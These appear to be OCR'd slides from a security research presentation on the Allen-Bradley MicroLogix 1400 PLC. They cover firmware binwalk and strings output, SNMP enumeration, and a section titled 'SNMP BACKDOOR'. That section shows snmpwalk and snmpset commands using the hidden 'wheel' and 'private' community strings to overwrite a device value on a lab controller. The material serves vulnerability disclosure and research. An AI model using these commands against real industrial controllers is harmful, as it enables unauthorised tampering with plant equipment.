


```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
936           0x3A8           Motorola Coldfire instructions, function prologue/epilogue
1608          0x648           Motorola Coldfire instructions, function prologue/epilogue
1792          0x700           Motorola Coldfire instructions, function prologue/epilogue
235065        0x39639         Motorola Coldfire instructions, function prologue/epilogue
```


ML1400: FIRMWARE - BINWALK




ML1400: HARDWARE




ML1400: HARDWARE




ML1400: SNMP




```
ML1400_R03R11_Os.bin: QU&8
ML1400_R03R11_Os.bin: v\o`
ML1400_R03R11_Os.bin: r"8 WG"
ML1400_R03R11_Os.bin: m4eXK
ML1400_R03R11_Os.bin: &D80JO^
ML1400_R03R11_Os.bin: [redacted]lic
ML1400_R03R11_Os.bin: kuh\46D8
ML1400_R03R11_Os.bin: b@{AY
ML1400_R03R11_Os.bin: ^20!
ML1400_R03R11_Os.bin: HKx@
ML1400_R03R11_Os.bin: x`0R(g
```




```
ML1400_R03P121_Os.bin:  ep8
ML1400_R03P121_Os.bin:  up8
ML1400_R03P121_Os.bin: GE G
ML1400_R03P121_Os.bin: ;@<R
ML1400_R03P121_Os.bin: whee
ML1400_R03P121_Os.bin: [redacted]lic-Y
ML1400_R03P121_Os.bin: rivateZ
ML1400_R03P121_Os.bin: 1.3.6.1.
ML1400_R03P121_Os.bin: l* 0
ML1400_R03P121_Os.bin: -!5(
ML1400_R03P121_Os.bin: LJ+8"
```




```
ML1400_R03R11_Os.bin: `yP|
ML1400_R03R11_Os.bin: 9P"\
ML1400_R03R11_Os.bin: 1yPD
ML1400_R03R11_Os.bin: fec0
ML1400_R03R11_Os.bin: [redacted]li
ML1400_R03R11_Os.bin: rivate
ML1400_R03R11_Os.bin: 1.3.6.1
ML1400_R03R11_Os.bin: #vdF Y
ML1400_R03R11_Os.bin: N ) uDN
ML1400_R03R11_Os.bin: itQ!Y(t= t\^
```



```
ML1400_R03P121_Os.bin: "Bd(D\0L
ML1400_R03P121_Os.bin: ,@(j
ML1400_R03P121_Os.bin: 8 G"U
ML1400_R03P121_Os.bin: ly^q^fqp
ML1400_R03P121_Os.bin: d{Zv
ML1400_R03P121_Os.bin: [redacted]li
ML1400_R03P121_Os.bin: q4{f6p
ML1400_R03P121_Os.bin: \"(g
ML1400_R03P121_Os.bin: SNMPp
ML1400_R03P121_Os.bin:  Age
ML1400_R03P121_Os.bin: ||0r
```




```
ML1400_R03P154_Os.bin: dy i
ML1400_R03P154_Os.bin: +v @
ML1400_R03P154_Os.bin: y i
ML1400_R03P154_Os.bin: ?@<R
ML1400_R03P154_Os.bin: whee
ML1400_R03P154_Os.bin: [redacted]lic-]
ML1400_R03P154_Os.bin: rivate^
ML1400_R03P154_Os.bin: 1.3.6.1.
ML1400_R03P154_Os.bin: \L&
ML1400_R03P154_Os.bin: 1 ,8*
ML1400_R03P154_Os.bin: xR <f,Q/
```



```
ML1400_R03P154_Os.bin:  .@!
ML1400_R03P154_Os.bin: gY $
ML1400_R03P154_Os.bin: |@%t
ML1400_R03P154_Os.bin: (&-
ML1400_R03P154_Os.bin: 5.13/.2G/
ML1400_R03P154_Os.bin: [redacted]li
ML1400_R03P154_Os.bin: SNMP
ML1400_R03P154_Os.bin: Q Ag
ML1400_R03P154_Os.bin: T`PC
ML1400_R03P154_Os.bin: p
ML1400_R03P154_Os.bin: ``T(m
```

ML1400: SNMP


```
snmpwalk -v 2c -c public 192.168.42.11
```



```
iso.3.6.1.2.1.1.1.0 = STRING: "Allen-Bradley 1766-L32BXB B/15.04 MicroLogix1400 Series B Revision 15.4
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.95.1.30
iso.3.6.1.2.1.1.3.0 = Timeticks: (40956053) 4 days, 17:46:00.53
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "MicroLogix 1400"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.2.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.2.0 = STRING: "fec0"
iso.3.6.1.2.1.2.2.1.3.0 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.4.0 = INTEGER: 1518
```


ML1400: SNMP BACKDOOR

```
snmpwalk -c public -v 2c 192.168.42.11 .1.3.6.1.4.1.95
```




```
iso.3.6.1.4.1.95.2.2.1.1.1.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.2.1.1.2.0 = ""
iso.3.6.1.4.1.95.2.2.1.1.3.0 = Hex-STRING: 00 00 00 00 00 00 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.4.0 = Hex-STRING: 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.5.0 = Hex-STRING: 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.6.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.1.1.7.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.2.3.0 = INTEGER: 4
iso.3.6.1.4.1.95.2.3.1.1.1.1.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.2.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.3.0 = STRING: "public"
iso.3.6.1.4.1.95.2.3.1.1.1.4.0 = IpAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.4.1.0 = STRING: "wheel"
iso.3.6.1.4.1.95.2.4.2.0 = STRING: "public"
iso.3.6.1.4.1.95.2.4.3.0 = STRING: "private"
End of MIB
```

ML1400: SNMP BACKDOOR




```
@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11  1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = ""
@kali:~# snmpset -c private -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "Hacker"
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11  1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
@kali:~# snmpset -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "UberHacker"
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11  1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
@kali:~#
```

ML1400: SNMP BACKDOOR



